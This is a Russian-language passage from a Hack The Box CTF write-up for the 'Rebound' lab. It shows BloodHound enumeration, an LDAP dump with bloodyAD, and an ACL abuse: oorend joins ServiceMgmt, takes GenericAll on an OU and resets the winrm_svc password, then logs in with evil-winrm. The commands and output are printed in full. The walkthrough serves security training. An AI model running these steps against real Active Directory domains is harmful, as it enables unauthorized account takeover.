
ТОЧКА ОПОРЫ

Теперь, когда у нас есть валидные учетные записи, собираем данные для BloodHound. Для этого используем скрипт на Python. Но сначала обновим запись в файле `/etc/hosts` и синхронизируем время с удаленным хостом.

```
10.10.11.231 rebound.htb dc01.rebound.htb
```

```
sudo timedatectl set-ntp false
sudo ntpdate -s 10.10.11.231
```

```
bloodhound-python -u ldap_monitor -p '1GR8t@$$4u' -ns 10.10.11.231 -d
 rebound.htb  -c All
```



```
└─$ bloodhound-python -u ldap_monitor -p '1GR8t@$$4u' -ns 10.10.11.231 -d rebound.htb  -c All
INFO: Found AD domain: rebound.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 16 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: gmsa.rebound.htb
INFO: Querying computer: dc01.rebound.htb
WARNING: Could not resolve: gmsa.rebound.htb: The DNS query name does not exist: gmsa.rebound.htb.
INFO: Done in 01M 09S
```


Сбор данных BloodHound

Отмечаем подконтрольных нам пользователей как `Owned` и проводим анализ. Но к сожалению, ничего интересного найти не удалось. Тогда попробуем сдампить базу LDAP и проверить разрешения вручную. Для работы с LDAP я использую скрипт **bloodyAD**.

```
python3 bloodyAD.py -u ldap_monitor -d rebound.htb -p '1GR8t@$$4u'
--host rebound.htb get search 'DC=rebound,DC=htb' --resolve-sd >
ldap_dump.txt
```

База сохранена в файл `ldap_dump.txt`, из которого отфильтруем все строки, содержащие имена и SID подконтрольных пользователей.


```
cat ldap_dump.txt | grep -i 'ldap_monitor\
|S-1-5-21-4078382237-1492182817-2568127209-7681\|oorend\
|S-1-5-21-4078382237-1492182817-2568127209-7682'
```



```
┌──(bloodyad)─(ralf㉿ralf-PC)-[~/tools/TOOL/bloodyAD]
└─$ cat ldap_dump.txt | grep -i 'ldap_monitor\|S-1-5-21-4078382237-1492182817-2568127209-7681\|oorend\|S-1-5-21-4078382237-1492182817-2568127209-7682'
nTSecurityDescriptor.ACL.2.Trustee: S-1-5-21-4078382237-1492182817-2568127209-7682
distinguishedName: CN=oorend,CN=Users,DC=rebound,DC=htb
cn: oorend
name: oorend
objectSid: S-1-5-21-4078382237-1492182817-2568127209-7682
sAMAccountName: oorend
distinguishedName: CN=ldap_monitor,CN=Users,DC=rebound,DC=htb
cn: ldap_monitor
name: ldap_monitor
objectSid: S-1-5-21-4078382237-1492182817-2568127209-7681
sAMAccountName: ldap_monitor
```

Вывод команды grep


Так как нас интересуют только разрешения, остановимся на первой строке вывода. Открываем текстовый редактор и находим ее через поиск. Этот ACL относится к объекту `ServiceMgmt`.



```
distinguishedName: CN=ServiceMgmt,CN=Users,DC=rebound,DC=htb
cn: ServiceMgmt
dSCorePropagationData: 2023-04-08 09:07:56+00:00; 1601-01-01 00:00:00+00:00
description: Group used for Services Account management
displayName: ServiceMgmt
groupType: -2147483646
instanceType: 4
member: CN=fflock,CN=Users,DC=rebound,DC=htb; CN=ppaul,CN=Users,DC=rebound,DC=htb
nTSecurityDescriptor.Owner: Domain Admins
nTSecurityDescriptor.Control: DACL_AUTO_INHERITED|DACL_PRESENT|SACL_AUTO_INHERITED|SELF_RELATIVE
nTSecurityDescriptor.ACL.0.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.0.Trustee: WINDOWS_AUTHORIZATION_ACCESS_GROUP
nTSecurityDescriptor.ACL.0.Right: READ_PROP
nTSecurityDescriptor.ACL.0.ObjectType: Token-Groups-Global-And-Universal
nTSecurityDescriptor.ACL.1.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.1.Trustee: AUTHENTICATED_USERS
nTSecurityDescriptor.ACL.1.Right: CONTROL_ACCESS
nTSecurityDescriptor.ACL.1.ObjectType: Send-To
nTSecurityDescriptor.ACL.2.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.2.Trustee: S-1-5-21-4078382237-1492182817-2568127209-7682
nTSecurityDescriptor.ACL.2.Right: WRITE_VALIDATED
nTSecurityDescriptor.ACL.2.ObjectType: Self
```

LDAP записи объекта ServiceMgmt

Таким образом, пользователь `oorend` (SID `S-1-5-21-40...7682`) может добавлять пользователей в группу `ServiceMgmt`. Пометим эту группу как `Owned` и для поиска дальнейшего пути снова попытаем удачу в графе BloodHound, на этот раз успешно.




Граф BloodHound

У пользователей этой группы есть все права на подразделение `SERVICE USERS`, к которому относится юзер `winrm_svc`. Значит, можно взять под контроль пользователя `winrm_svc` в три этапа.

Этап первый. Добавить пользователя `oorend` в группу `ServiceMgmt`.

```
python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host
rebound.htb add groupMember ServiceMgmt oorend
```




```
└─$ python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host rebound.htb add groupMember ServiceMgmt oorend
[+] oorend added to ServiceMgmt
```

Добавление пользователя в группу

Этап второй. Добавить пользователю `oorend` все права на членов подразделения `SERVICE USERS`.

```
python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host
rebound.htb add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB'
oorend
```




```
└─$ python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host rebound.htb add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB
```

Добавление прав на объект

Этап третий. Установить пользователю `winrm_svc` свой пароль.

```
python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host
rebound.htb set password winrm_svc 'Ralf!@34'
```




```
└─$ python3 bloodyAD.py -u oorend -d rebound.htb -p '1GR8t@$$4u' --host rebound.htb set password winrm_svc 'Ralf!@34'
[+] Password changed successfully!
```

Смена пароля пользователя

А теперь используем установленные учетные данные для авторизации в службе WinRM.

```
evil-winrm -i rebound.htb -u winrm_svc -p 'Ralf!@34'
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
rebound\winrm_svc
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> type ..\Desktop\user.txt
19e50669a73c87503dd2a62ab0fe10bd
```

Флаг пользователя

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB REBOUND

